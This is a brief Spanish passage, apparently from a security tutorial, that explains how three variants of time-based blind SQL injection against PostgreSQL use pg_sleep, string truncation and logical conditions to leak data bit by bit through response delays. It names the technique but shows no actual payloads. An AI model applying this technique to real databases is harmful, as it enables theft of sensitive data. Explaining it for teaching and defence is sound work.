Estas tres variantes ilustran cómo el atacante, combinando condiciones lógicas, funciones de truncado de cadena y funciones de pausa (como `pg_sleep`), puede filtrar información sensible de una base de datos paso a paso. El mecanismo se basa en la misma idea fundamental: el retraso deliberado confirma una hipótesis y la ausencia de retraso la niega, funcionando así como un canal encubierto de extracción de datos.